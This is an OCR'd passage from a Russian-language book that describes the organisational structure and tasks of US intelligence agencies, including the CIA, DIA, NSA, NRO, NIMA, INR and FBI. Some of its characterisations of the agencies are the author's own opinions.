Согласно NSA, ЦРУ предоставляется исключительная самостоятельность. Во-первых, ему выделяются средства, не предусмотрительные государственным бюджетом,

причем за их использование ЦРУ не обязано отчитываться перед Конгрессом. Во-вторых, в обход законодательства об эмиграции Управление ежегодно имеет разрешение на натурализацию в США до 100 завербованных за границей агентов. В-третьих, согласно постановлению о бюджете ЦРУ, его директор получил право распоряжаться денежными средствами Управления по своему усмотрению, не считаясь с предписаниями об ограничении использования правительственных средств. В-четвертых, ЦРУ добилось права на "работу" с теми, кто по частным или служебным мотивам собирается посещать бывшие страны социалистического лагеря.

Выступая в штаб-квартире ЦРУ в Лэнгли в июле 1995 года, президент Клинтон очертил перед ЦРУ круг новых задач: препятствие распространению в мире оружия массового поражения, борьба с наркоторговлей и международной преступностью, в том числе и с международным терроризмом, а также экономическая разведка (проще говоря — промышленный шпионаж).

Для обеспечения этих задач в структуру ЦРУ были внесены соответствующие изменения и в жизни организации начался подъем. Однако отток кадров, вызванный реорганизацией ЦРУ в начале 90-х годов, которому, помимо внутренних проблем ЦРУ, способствовал бурный рост экономики США, особенно в высокотехнологичных областях, сказался на качестве работы ЦРУ. Например, в Разведывательном управлении подавляющее большинство аналитиков имеют опыт работы не более пяти лет. Примерно такая же картина и в других управлениях — изменились не только задачи организации, но и ее "человеческий фактор". А это означает, что возможности и влияние ЦРУ по сравнению с другими разведывательными структурами, прежде всего военными, несколько снизились. И хотя после событий 11 сентября 2001 года РС в целом и ЦРУ, в частности, не испытывают недостатка в добровольцах, желающих посвятить свою жизнь работе в разведке, по американским меркам она давно уже перестала быть престижной.

ЦРУ подразделяется на управления, которые возглавляют заместители директора ЦРУ по соответствующим направлениям.

Разведывательное управление (DI — Directorate of Intelligence) занимается оценкой поступающей информации, ее анализом, подготовкой разведсводок и их рассылкой. Это подразделение ЦРУ отвечает перед потребителями за своевременность, точность и уместность предоставляемой в их распоряжении информации.

В середине 90-х годов управление пережило серьезную реорганизацию, в результате которой произошло слияние многих отделов с целью сокращения управленческого аппарата (из семи отделов осталось четыре). Многим кабинетным работникам управления пришлось отправиться в длительные зарубежные командировки, чтобы ознакомиться с объектами изучения "на местах".

В настоящее время в структуру управления DI входят следующие отделы.

- Аналитический отдел Тихоокенского региона Азии, Латинской Америки и Африки (Office of Asian Pacific, Latin American, and African Analysis).
- Аналитический отдел Ближневосточной и Южной Азии (Office of Near Eastern and South Asian Analysis).
- Аналитический отдел России и Европы (Office of Russian and European Analysis).

- Отдел транснациональных проблем (Office of Transnational Issues).
- Отдел политических отчетов (Office of Policy Support).
- Штаб оценки методов сбора разведывательной информации (Collection Requirements and Evaluation Staff).
- Аналитический отдел терроризма в Центре ДЦР по борьбе с терроризмом (DCI Counterterrorism Center/Office of Terrorism Analysis).
- Центр ДЦР по борьбе с преступностью и наркоторговлей (DCI Crime and Narcotics Center).
- Центр ДЦР по разведке вооружений, контролю нераспространения вооружений и соблюдения договоров (DCI Center for Weapons Intelligence, Nonproliferation, and Arms Control).
- Аналитическая группа Центра по контрразведке (Counterintelligence Center/Analysis Group).
- Аналитическая группа Центра оперативной информации (Information Operation Center/Analysis Group).

Оперативное управление (DO — Directorate of Operations) отвечает за сбор данных общей внешней разведки, разведки связи и включает в себя службу агентурной разведки. Хотя по американским законам ЦРУ не имеет права работать на территории США, исключения предусмотрены для тех случаев, когда "внешняя" информация поступает на добровольной основе от граждан или организаций из США. С 1992 года в структуру управления была введена должность помощника заместителя директора ЦРУ по связям с военной разведкой (ADDO/MA — Associate Deputy Director for Operations for Military Affairs). Административно работа управления ведется по географическим направлениям (как в Госдепартаменте или в Разведывательном управлении ЦРУ). Кроме того, в отдельное направление выделена работа по добыванию информации на территории США. В этом же управлении работает центр по легализации перебежчиков.

Научно-техническое управление (DS&T — Directorate on Science & Technology) ведает накоплением и обработкой информации, поставляемой его техническими службами из всех доступных источников — средств визуального наблюдения, агентурной разведки, открытых источников, радиоперехвата и т.п. В состав управления DS&T входит служба информационного обеспечения иновещания. Управление DS&T разрабатывает оборудование для обеспечения сбора и обработки информации и тесно сотрудничает с техническими службами военной разведки по вопросам, представляющим взаимный интерес.

Административное управление (DA — Directorate of Administration) также является органичной частью ЦРУ наравне с вышеупомянутыми управлениями. Оно занимается медицинским обеспечением, связью, снабжением, кадрами; отвечает за учебную подготовку и безопасность.

РУМО (DIA)

РУМО — это орган боевого обеспечения Министерства обороны США, занимающий одно из ключевых мест в РС США. В штате РУМО числится более 7000 сотрудников, как военных, так и штатских, которые несут службу по всему земному шару. К основным задачам РУМО, помимо сбора и анализа информации, относится координация всей внешней разведдеятельности в военной сфере. Кроме того, РУМО играет ключевую роль в добывании информации о зарубежных системах военного назначения.

Директор РУМО является главным советником министра обороны, а также председателем Объединенного комитета начальников штабов (ОКНШ) по вопросам разведки. Кроме того, директор РУМО возглавляет Совет по военной разведке (MIB — Military Intelligence Board), в который, кроме него, входят: начальники разведывательных органов видов Вооруженных Сил и объединенных командований, главы военных разведывательных учреждений и заместитель помощника министра обороны по разведке (DASD(I) — Deputy Assistant Secretary of Defense for Intelligence).

РУМО имеет следующую структуру.

- Командование.
  - Секретариат (Executive Secretariat).
  - ***Управление программ*** (Program Management Directorate). В состав данного управления входит *Совет по военной разведке* (MIB). Управление координирует деятельность военной разведки Армии, ВВС, ВМФ, Корпуса морской пехоты, Службы береговой охраны, командных центров разведки родов войск и РУМО.
  - Генеральный юрисконсульт (General Counsel).
  - Генеральный инспектор (Inspector General).
  - Старший советник по работе с рядовым и сержантским составом (General Enlisted Advisor).
  - Отдел планирования, программ и операций (Plans, Programs & Operations).
  - Другие вспомогательные организации.
- Оперативная разведка (Intelligence Operations).
  - ***Управление оперативной разведки*** (DO — Directorate for Intelligence Operations). УОР руководит всей разведработой подразделений МО по добыванию информации, а также ведет агентурную разведку (HUMINT) в интересах МО. В УОР сосредоточена вся работа по добыванию информации в мирное время, в ходе учений, при обострении обстановки, подготовки к боевым действиям и в ходе боевых действий, необходимой Вооруженным Силам США. Кроме того, УОР отвечает за планирование работы по соответствующим направлениям в МО, организацию добывания информации в интересах ОКНШ, родов войск, объединенных командований, аппарата министра обороны, а также в интересах других членов РС. В УОР на правах отдельной службы входит *Служба военной агентуры* (Defense HUMINT Service), в составе которой имеется *Система военных атташе* (Defense Attache System).
  - ***Центральная служба слежения*** (CMO — Central MASINT Organization). Занимается сбором разведывательной информации, получаемой из определенных технических источников, с помощью которой можно выявлять, локализировать, от-

слеживать, идентифицировать и детализировать конкретные технические параметры движущихся целей. Получаемые параметры целей накапливаются, а затем вносятся в системы идентификации и распознавания угроз, управляющие оружием с элементами искусственного интеллекта (smart weapon). Кроме того, получаемая ЦСС информация используется для анализа состояния зарубежных технологий производства вооружений, отслеживания угроз и наблюдения за выполнением соглашений по контролю вооружений. Помимо военных нужд, информация ЦСС используется для оповещения о лесных пожарах, перемещениях облаков вулканического пепла, обнаружении источников загрязнения окружающей среды, прогнозирования природных явлений. ЦСС руководит подразделениями слежения МО и других организациях РС.

- Аналитическая работа (Analysis).
  - ***Аналитическое управление*** (DI — Directorate for Analysis and Production). Аналитическое управление анализирует всю получаемую информацию о наиболее развитых вооруженных силах мира с целью обеспечения доминирования США в области военной разведки. Управление DI руководит всей аналитической работой военной разведки МО, проводимой в интересах МО, ОКНШ, родов войск, других правительственных учреждений, а также войсковой разведки. В своей работе управление использует получаемую из всех источников разведывательную информацию по региональным, транснациональным, научно-техническим, ракетно-ядерным и медицинским направлениям.
  - ***Управление разведки ОКНШ*** (J2 — Directorate for Intelligence, Joint Staff). Управление J2 работает в интересах председателя ОКНШ, министра обороны, ОКНШ и объединенных командований. Основное назначение управления — обеспечение анализа разведывательной информации, поступающей РУМО во время кризисных ситуаций с участием вооруженных сил. Кроме того, управление J2 ведет аналитическую работу в интересах МО по выявлению предкризисных ситуаций, а также выполняет запросы объединенных командований. В составе управления J2 работает *Национальный центр объединенной военной разведки* (NMJIC — National Military Joint Intelligence Center). На этот центр возлагаются задачи оперативного предоставления аналитической разведывательной информации ОКНШ, командованию видов и родов Вооруженных Сил США, а также политическим структурам во время кризисов и быстро развивающихся ситуаций, представляющих собой угрозу национальной безопасности США.

    В ведении управления J2 находятся также подразделения, обеспечивающие работу *сети военной разведки* (DIN — Defense Intelligence Network), предназначенной для обеспечения оперативного поступления разведданных к руководителям МО и других военных и правительственных учреждений.
  - ***Управление военных доктрин*** (Directorate for Policy Support). УВД представляет интересы разведки при разработке политических документов, регламентирующих развитие Вооруженных Сил США. Управление работает в тесном контакте с ап-

паратом министра обороны, а также представляет военную разведку в СНБ и госдепартаменте.

- Вспомогательные службы (Support Services).
  - ***Административное управление*** (Directorate for Administration). В ведении административного управления находятся службы *контрразведки и внутренней безопасности* (Counterintelligence and Security), *кадров* (Office for Human Resource), *инженерного обеспечения и логистики* (Office of Engineering and Logistic) и *материально-технического обеспечения* (Office for Procurement). Кроме того, в структуру Административного управления входит *Учебный центр объединенной военной разведки* (JMITC — Joint Military Intelligence Training Center), который обеспечивает повышение квалификации кадров офицеров и служащих МО, сотрудников других правительственных и федеральных органов, а также офицеров, находящихся за пределами США (с использованием Internet).
  - ***Управление информационных систем и служб*** (Directorate for Information Systems and Services). Представляет собой основной орган РУМО по обеспечению информационной поддержки разведывательной работы. УИСС отвечает за бесперебойную работу всех информационных систем РУМО, а также за закупку новых информационных технологий. Кроме того, УИСС контролирует и аттестует информационные разведсистемы МО. В ведении этого управления находится всемирная объединенная разведывательная информационная система (JWICS — Joint Worldwide Intelligence Communication System), обеспечивающая надежный и высокоскоростной обмен видеоинформацией и данными между основными разведцентрами. Управление также разрабатывает и внедряет инициативные проекты, такие, как виртуальная архитектура объединенной разведки (JIVA — Joint Intelligence Virtual Architecture), которая призвана обеспечить аналитикам доступ к самому современному компьютерному оборудованию, программному обеспечению и ко всей разведывательной информации из любой точки мира.
- ***Колледж объединенной военной разведки*** (JMIC — Joint Military Intelligence College). Готовит профессиональных разведчиков образовательных уровней “Бакалавр разведывательных наук” (Bachelor of Science in Intelligence) и “Магистр наук стратегической разведки” (Master of Science in Strategic Intelligence).

АНБ (NSA)

АНБ — ключевая американская спецслужба в области разведки связи. АНБ подчиняется непосредственно министру обороны и так же, как и РУМО, имеет статус органа боевого обеспечения МО США. АНБ занимается прослушиванием радиоэфира, телефонных линий, компьютерных и модемных систем, излучений факсовых аппаратов, а также сигналов, излучаемых РЛС и установками наведения ракет. АНБ также отслеживает излучения и сигналы, излучаемые космическими аппаратами, а также излучения и сигналы, идущие с испытательных ракетных полигонов иностранных государств. Вторая задача АНБ — обеспечивать безопасность всех правительственных линий связи. АНБ не занимается открытыми материалами, передаваемыми по общедоступным коммуникаци-

онным каналам, но с некоторыми, весьма существенными оговорками, — если эти материалы не предназначены для последующего шифрования и если они не содержат "скрытых сообщений". Важность этой оговорки в том, что АНБ, фактически, контролирует *все* коммуникации, осуществляя цензуру средств массовой информации.

Центральная служба безопасности (CSS — Central Security Service) АНБ отвечает в США за криптоанализ и криптобезопасность. Перед ЦСБ стоят две задачи: дешифрование иностранных кодов и обеспечение безопасности информационных систем путем шифрования официальных материалов, передающихся средствами связи. Директор АНБ одновременно является и начальником ЦСС и руководит обеими структурами через своих заместителей — заместителя директора АНБ и заместителя директора ЦСС. Должность заместителя директора АНБ занимает гражданский сотрудник, обладающий высокой квалификацией в технической области. Должность заместителя ЦСС занимает кадровый военный (как минимум, генерал-лейтенант), назначаемый, как и директор АНБ, министром обороны.

Шифровальные службы, входящие в состав видов и родов войск, по всем вопросам, связанным с соответствующей деятельностью, подчиняются непосредственно ЦСС. При выполнении отдельных заданий в оперативное подчинение ЦСС могут передаваться и другие подразделения МО, занятые радиотехнической разведкой и перехватом.

В состав ЦСС входят следующие подразделения.

- ***Командование по разведке и безопасности Армии США*** (INSCOM — Army Intelligence & Security Command). Командованию подчинены: командование внешней разведки Армии США (US Army Foreign Intelligence Command), специальная группа по безопасности Армии США (US Army Special Security Group), 66-я группа армейской разведки Европейского командования RSOC (66th Army Intelligence Group European Command RSOC), 513-я бригада войсковой разведки Центрального командования RSOC (513th Military Intelligence Brigade Central Command RSOC), 704-я бригада войсковой разведки (704th Military Intelligence Brigade) и 902-я группа войсковой разведки (902nd Military Intelligence Group).
- ***Командование группы безопасности ВМФ*** (Naval Security Group Command). В ведении этого командования находятся станции слежения и радиоперехвата, находящиеся на о. Гуам, о. Диего-Гарсиа, в шт. Мэн, на Аляске и в Шотландии.
- ***Управление разведки ВВС*** (Air Intelligence Agency). В состав управления входят: центр специального назначения 696-й разведгруппы (Special Activities Center 696th Intelligence Group), центр радиоэлектронной борьбы ВВС (AF Information Warfare Center), группа разведывательных систем (Intelligence System Group), 67-е разведывательное авиакрыло (67th Intelligence Wing) и 694-я разведгруппа (694th Intelligence Group).

В отличие от других разведывательных организаций, таких как ЦРУ или РУМО, АНБ старается тщательно скрывать свою структуру. По некоторым сведениям, АНБ состоит из пяти управлений, каждое из которых подразделяется на отдельные группы (рис. 3.7).

Оперативное управление (Operations Directorate) отвечает за сбор и обработку информации из каналов связи. Группы, входящие в его состав, совместно с ЦСС ведут разведку

каналов связи по географическим регионам. Для разведки используются как стационарные станции слежения, так и подвижные.

- *Группа A*. Ведет разведку каналов связи, находящихся на территории стран бывшего Советского блока.
- *Группа B*. Ведет разведку каналов связи, находящихся на территории стран Азии, таких, как КНР, КНДР и СРВ.
- *Группа G*. Ведет разведку каналов связи, находящихся на территории стран, не охваченных группами A и B.

Управление технологий и систем (Technology and Systems Directorate) занимается разработкой новых технологий сбора и обработки разведывательной информации. Входящая в его состав *группа R* занимается научно-исследовательской и проектно-конструкторской работой. Эта группа изучает требования, выдвигаемые к системам разведки связи, и формирует на их основе тактико-технические характеристики оборудования, поставляемого АНБ. Она определяет требуемые показатели производительности оборудования и обеспечивает их соответствие заданному уровню во время эксплуатации. Группа разрабатывает требования к внутренним и внешним интерфейсам оборудования, определяет программы его испытаний и сопровождает все проектно-конструкторские и производственные работы до ввода нового оборудования в эксплуатацию. Группа играет роль научно-исследовательского центра по технологиям разведки сигналов и занимается оценкой алгоритмов, баз данных и концепций отображения информации. Группа обладает оборудованием для проведения научно-исследовательских работ в области обработки аудио- и речевых сигналов, а также занимается оценкой технологий распознавания речи в применении к задачам разведки.




Рис. 3.7. Примерная структура АНБ

Управление безопасности информационных систем (Information Systems Security Directorate) отвечает за безопасность коммуникаций АНБ и защиту информации в правительственных линиях связи.

- *Группа K*. Руководит криптологической работой АНБ, оказывая теоретическую и другую поддержку работам по защите линий связи правительства США и перехвату информации из каналов связи других стран.
- *Группа T*. Группа по телекоммуникациям. Руководит всеми работами, выполняющимися в области проектирования, разработки, внедрения и эксплуатации специальных коммуникационных разведсетей и систем, предназначенных для передачи данных, собираемых подразделениями технической разведки.
- *Группа I*. Группа программ информационной безопасности. Эта группа разрабатывает, внедряет и контролирует различные программы в области информационной безопасности, государственной тайны, образования и обеспечения режима.

- *Группа S*. Группа стандартов и оценок. Данная группа разрабатывает и внедряет различные стандарты в области информационной безопасности, защиты государственной тайны, образования и обеспечения режима, а также контролирует их соблюдение. Группа руководит программой обеспечения режима на производстве, занимаясь экспертизами и выдачей разрешений при выполнении работ, связанных с государственной тайной. Она также представляет интересы правительства США при согласовании контрактов, а также в различных технических советах. Эта группа осуществляет контроль соблюдения режима по контрактам, связанным с государственной тайной. Именно на эту группу возлагается основная нагрузка по разработке и сертификации оборудования и процедур, используемых для защиты коммуникаций.
- *Группа V*. Группа безопасности сетей. Эта группа разрабатывает, внедряет и контролирует различные программы в области безопасности коммуникационных сетей, а также соответствующих производственных вопросов.
- *Группа Y*. Назначение группы неизвестно.
- *Группа C*. Группа технической политики и планирования ресурсов. Данная группа отвечает за разработку текущей, краткосрочной и долгосрочной технической политики, а также за планирование ресурсов, необходимых для решения текущих и перспективных задач информационной безопасности. Она устанавливает потребности в ресурсах, разрабатывает критерии оценки и готовит программы развития для текущих проектов, а также определяет необходимость приобретения или строительства новых мощностей.
- *Группа X*. Предположительно — группа по системам специального доступа. Точное назначение группы неизвестно.

Управление планирования, политики и программ (Plans, Policy and Programs Directorate) отвечает за выполнение работ, обеспечивающих работу основных управлений, а также определяет генеральную линию развития АНБ.

- *Группа D*. Группа директора АНБ. В ведении группы находятся все задачи, программы, планы и проекты, реализуемые АНБ и ЦСС. Кроме того, группа представляет АНБ в комитетах и советах РС, координирующих работу технических разведок.
- *Группа Q*. Группа планов и политики. Данная группа играет роль штаба директора АНБ и высшего руководства по инициализации, разработке, интеграции, координации и мониторинга политики, планов, программ и проектов АНБ. Группа отвечает за контроль программ АНБ/ЦСС, контроль методов управления организацией, контроль командно-штабной работы и планирования работы в чрезвычайных ситуациях, контроль проектов и научных изысканий АНБ, исследование операций и экономический анализ, стратегическое планирование АНБ, допуск личного состава и кадровую работу.
- *Группа J*. Юридическая группа. Данная группа играет роль штаба директора АНБ и высшего руководства по юридическим вопросам.
- *Группа N*. Группа программ. Эта группа совместно с другими подразделениями АНБ определяет текущие, краткосрочные и долгосрочные потребности в дополнительных мощностях. Она устанавливает потребности в мощностях, разрабатывает критерии

оценки и готовит программы развития имеющихся мощностей, а также определяет необходимость приобретения или строительства новых.

- *Группа U*. Группа генерального юрисконсульта. Обеспечивает юридическую поддержку директора и руководства АНБ по вопросам, затрагивающим интересы АНБ, контролирует личный состав АНБ, работающий в области юриспруденции, ведет переговоры с другими учреждениями по юридическим вопросам, связанным с АНБ, а также руководит соответствующими программами.

Управление вспомогательных служб (Support Services Directorate) занимается административной работой.

- *Группа E*. Группа сопровождения контрактов. Отвечает за разработку и сопровождения контрактов, заключаемых АНБ со всеми поставщиками.
- *Группа M*. Административная группа. Данная группа играет роль штаба директора и высшего руководства АНБ по всем организационным вопросам, за исключением поставок оборудования и программного обеспечения, — печать и публикации; библиотечное дело; почтовые отправления; командировки; аудиовизуальные средства; производства и выставки; делопроизводство, формы и переписка; руководство работой комитетов; аутентификация публикаций, директив и коммуникаций.
- *Группа L*. Группа логистики. Занимается сопровождением всех грузов и почтовых отправлений, включая курьерскую почту МО.

АНБ находится в г. Форт Мид (штат Мэриленд). Подразделения космической разведки АНБ снимают информацию с двух типов искусственных спутников Земли: с космических аппаратов, транслирующих на землю телефонные переговоры, факсовые сообщения, а также сигналы компьютерных модемов; и с военных разведывательных аппаратов, обеспечивающих двухстороннюю радиосвязь, телефонную связь (внутри стран) и передачу других электронных сигналов.

Спектр услуг, которые агентство способно оказывать военно-политическому руководству США, весьма широк. Если поступает заказ на слежку за какой-то определенной страной, АНБ может прослушивать внутренние и международные телефонные линии, включая: перехват звонков, которые делаются из автомобилей; сообщений поступающих в столицу государства из зарубежных посольств и исходящих из нее в посольство; сообщения из других держав, касающихся “целевой” страны; радиосвязи вооруженных сил этой страны. При этом поиск может вестись по ключевым словам и выражениям, звучащим на разных языках. Одновременно в АНБ поднимаются все ранее накопленные материалы по стране. На основе данных прослушивания создаются “психологические портреты” лидеров государств.

АНБ тесно сотрудничает с британским Штабом правительственной связи, канадской Службой безопасности связи, австралийским Управлением военной связи и новозеландским Бюро безопасности связи в рамках глобального международного договора по разведке. Начиная с 1990 года, АНБ стало основное внимание уделять добыванию экономической, а не военной информации, чтобы оправдать перед американскими налогопла-

тельщиками свой огромный бюджет (один лишь годовой счет за потребленную энергию агентства исчисляется десятками миллионов долларов).

Однако, по-видимому, эти мери оказались недостаточны и с 2000 года в АНБ взят курс на перестройку обеспечения работы агентства. Основной акцент этой перестройки сделан на передачу в частный сектор сопровождения практически всех технологий, не связанных с добыванием информации по техническим каналам. На перестройку уйдет до 10 лет, а стоимость единого контракта составляет не менее 5 млрд долларов.

НУВКР (NRO)

НУВКР — американская спецслужба, отвечающая за ведение стратегической воздушно-космической разведки и воздушного наблюдения. Осуществляет свои функции с помощью космических спутников и самолетов-разведчиков U-2.

НУВКР несет ответственность за разработку и создание всех американских разведывательных спутников, а также за их последующее использование. В задачи управления входят: предупреждение и оповещение о выявленных на основе поставляемой спутниками информации угрозах; контроль за выполнением соглашений о сокращении вооружений; наблюдение из космоса за военными операциями и маневрами, а также за природными бедствиями и катаклизмами; обеспечение спутниковой поддержки программ изучения и защиты окружающей среды. В распоряжении НУВКР имеются спутники радиолокационного дозора, разведки каналов связи и другие спутники специального назначения для обеспечения и контроля всех возможных видов связи. НУВКР также отвечает за добывание данных для составления компьютерных карт целеуказания, наведения управляемых ракет большой дальности.

Управление является структурным подразделением МО США, но в РС входит на правах самостоятельного участника (и, следовательно, по вопросам разведки подчиняется ДЦР). В распоряжении НУВКР находится множество наземных станций, принимающих информацию со спутников в разных точках земного шара.

Структурно НУВКР состоит из аппарата директора, четырех управлений и ряда отделов.

- Основные подразделения.
  - Управление радиотехнической разведки (SIGINT Systems Acquisition & Operations Directorate).
  - Управление разведки средств связи (Communications Systems Acquisition & Operations Directorate).
  - Управление визуальной разведки (IMINT Systems Acquisition & Operations Directorate).
  - Управление передовых систем и технологий (Advanced Systems & Technology Directorate).
  - Отдел по управлению и эксплуатации (Management Services and Operations).
- Вспомогательные подразделения.
  - Отдел контрактов.
  - Отдел контрразведки.

- Исторический отдел.
- Отдел протокола.
- Отдел безопасности.
- Отдел средств внутренней связи.
- Отдел запусков космических аппаратов.

Факт существования НУВКР перестал быть государственной тайной США только в 1992 году. В 1995 году была рассекречена программа CORONA (1960–1972 гг., фоторазведка), и 800000 фотоснимков, полученных за годы существования этой программы, были переданы в Управление национальных архивов и документов (NARA — National Archives and Records Administration).

НАГК (NIMA)

НАГК — это одна из ведущих разведывательных служб США, имеющая статус органа боевого обеспечения МО. В качестве самостоятельной спецслужбы НАГК было образовано в 1996 году в соответствии с Законом "О Национальном агентстве по геодезии и картографии" (National Imagery and Mapping Agency Act). Она призвана обеспечивать политическое руководство и командование Вооруженных Сил США своевременной, корректной и точной информацией геодезической разведки. Эта информация получается на основе изучения и анализа фотографической и геодезической информации, которая позволяет описать, оценить и представить визуально физические характеристики земной поверхности и географические особенности деятельности в заданном регионе.

В состав НАГК входят следующие управления.

- ***Аналитическое управление*** (Analysis & Production Directorate). Предоставляет данные геодезической разведки политическому и военному руководству, командованию войсковых операций, а также гражданским федеральным учреждениям и международным организациям.
- ***Управление материально-технического обеспечения*** (Acquisition Directorate). Определяет потребности НАГК в системах, комплексах, услугах и бизнес-решениях и приобретает их с целью обеспечения лидирующей роли НАГК в геодезической разведке. Управление отвечает за приобретение таких систем, которые бы обеспечивали преобладание США в области визуальной, фото- и геодезической разведки. Управление занимается исследованиями, необходимыми для приобретения оборудования; разработкой программ закупки; системным инжинирингом; научными исследованиями в области системного инжиниринга, методики закупок, инжиниринга инфраструктуры, а также обработки изображений и геодезии.
- ***Управление инноваций и перспективного планирования*** (InnoVision Directorate). Разрабатывает прогнозы по развитию политической, военной и технической обстановки, определяет будущие потребности в геодезической разведке, разрабатывает планы по развитию ресурсов НАГК, обеспечивая их соответствие этим потребностям, а также предоставляет НАГК технологические и организационные решения, обеспечивающие в будущем лидирующие позиции США в этой области.

БРИ (INR)

БРИ — это служба государственного департамента США, занимающаяся политическими исследованиями и анализом. Устав закрепил за БРИ функции исследовательской службы, работающей на госдепартамент, а не на президента. Основная задач БРИ — использование возможностей разведывательных структур для обеспечения дипломатического преимущества США. Следует добавить, что конечным продуктом БРИ являются не разведанные, а субъективная оценка или взгляд на то или иное событие через призму американских интересов. Сотрудники БРИ используют информацию, поступающие от разведки, из отчетов дипломатов, из субъективных оценок специалистов по тем или иным вопросам, а также получаемую в результате научных исследований ученых США и других стран.

БРИ состоит из 19-и отделов. Такое построение копирует структуру государственного департамента, имеющего 19 географических и функциональных подразделений. В БРИ работает около 300 сотрудников, из которых 75% являются штатскими, а 25% имеют дипломатический статус.

БРИ также координирует работу госдепартамента по вопросам разведки, обеспечения безопасности, контрразведки, расследованиям и проведения специальных операций. БРИ участвует в работе Национального совета по вопросам контрразведки (NCPB — National Counterintelligence Policy Board) и влияет на принятие решений в области визовой политики США, обмена разведывательной информацией и разработки требования ко всем видам разведки.

В ведении БРИ находятся все вопросы технического и разведывательного обеспечения дипломатического корпуса США. БРИ отвечает за своевременное обеспечение дипломатов и представителей США, ведущих переговоры с зарубежными партнерами о налаживании сотрудничества, коммуникационными пакетами, средствами шифрования, радиосвязи, компьютерного программного обеспечения и средствами доступа к базам данных разведывательной информации.

ФБР (FBI)

ФБР — это основная спецслужба США в области контрразведки, расследующая дела о нарушениях законодательства в области разведки гражданами США, а также сотрудниками и агентами иностранных разведок. ФБР также является централизованной полицейской структурой, имеющей дело с уголовными преступлениями, подпадающими под юрисдикцию сразу нескольких штатов.

ФБР входит в состав РС, но не в качестве разведывательной организации, а как ведущая служба в области контрразведки, борющаяся со шпионажем на территории США. Этот круг обязанностей ФБР четко очерчен на законодательном уровне.

Несмотря на роль ведущей контрразведывательной службы, нельзя сказать, что ФБР полностью монополизировала в стране борьбу с иностранным шпионажем. Другие члены РС также занимаются контрразведывательной деятельностью и порой даже не считают нужным посвящать ФБР в свои операции. Кроме того, в каждый конкретный период времени непосредственно контрразведывательной деятельностью занимается лишь

малая часть десятитысячной армии сотрудников ФБР. В бюро широко распространена практика ротации кадров (когда сотрудник последовательно проходит через различные отделы и управления, в результате становится универсалом).

ФБР и ЦРУ — две самые известные спецслужбы США (хотя, в действительности, они далеко не так могущественны, как, скажем, РУМО или АНБ). Однако между ФБР и ЦРУ существует два главных отличия. Во-первых, агенты ФБР считаются сотрудниками правоохранительных органов и наделены правом производить задержания и аресты. У сотрудников ЦРУ этих полномочий нет. Во-вторых, ФБР работает только на территории Соединенных Штатов, ЦРУ же по всему миру, кроме США. Причем запрет проводить операции ЦРУ на территории США строго соблюдается, тогда как ФБР разрешено работать в американских посольствах за рубежом и расследовать дела в рамках международных договоренностей с правоохранительными структурами иностранных держав (по американским законам, ФБР имеет право арестовывать подозреваемых за рубежом и доставлять их для суда на территорию Соединенных Штатов).

После событий 11 сентября 2001 года в ФБР началась серьезная реорганизация, цель которой — поставить контрразведывательные функции на качественно новый уровень. Структура ФБР после реорганизации имеет вид, представленный на рис. 3.8 (новые должности и подразделения выделены цветом).

В ходе реорганизации в структуре ФБР появились ***ответственные помощники директора*** (Executive Assistant Director) по основным направлениям работы бюро. Это позволило повысить эффективность руководства подразделениями, входящими в каждое из направлений, и повысить скорость принятия решений по оперативным вопросам.

Помимо руководителей, в структуре ФБР появились два новых управления, необходимость создания которых обосновывается бурным ростом компьютерной преступности. ***Управление компьютерных преступлений*** (Cybercrime Division) призвано заниматься собственно компьютерной преступностью, преступлениями в сфере высоких технологий, а также преступлениями, направленными против интеллектуальной собственности. ***Управление внутренней безопасности*** (Security Division) призвано обеспечить безопасность сотрудников, подрядчиков и посетителей ФБР, а также информационных систем и помещений.

В структуре ФБР также появились четыре новых отдела: отдел *координации деятельности правоохранительных органов* (Law Enforcement Coordination), на который возлагается задача улучшения координации с правоохранительными органами всех уровней и обеспечение обмена информацией между ними и ФБР; отдел *Главного офицера по технологиям* (Chief Technology Officer), отвечающего перед руководством ФБР за реализацию важных проектов по внедрению информационных технологий; *служба управления делами* (Office of Records Management), в функции которой входит модернизация методов управления ФБР, включая управление процессами; *разведывательный отдел* (Intelligence Office), призванный улучшить аналитическую и разведывательную работу, особенно в таких областях, как борьба с терроризмом и контрразведка.

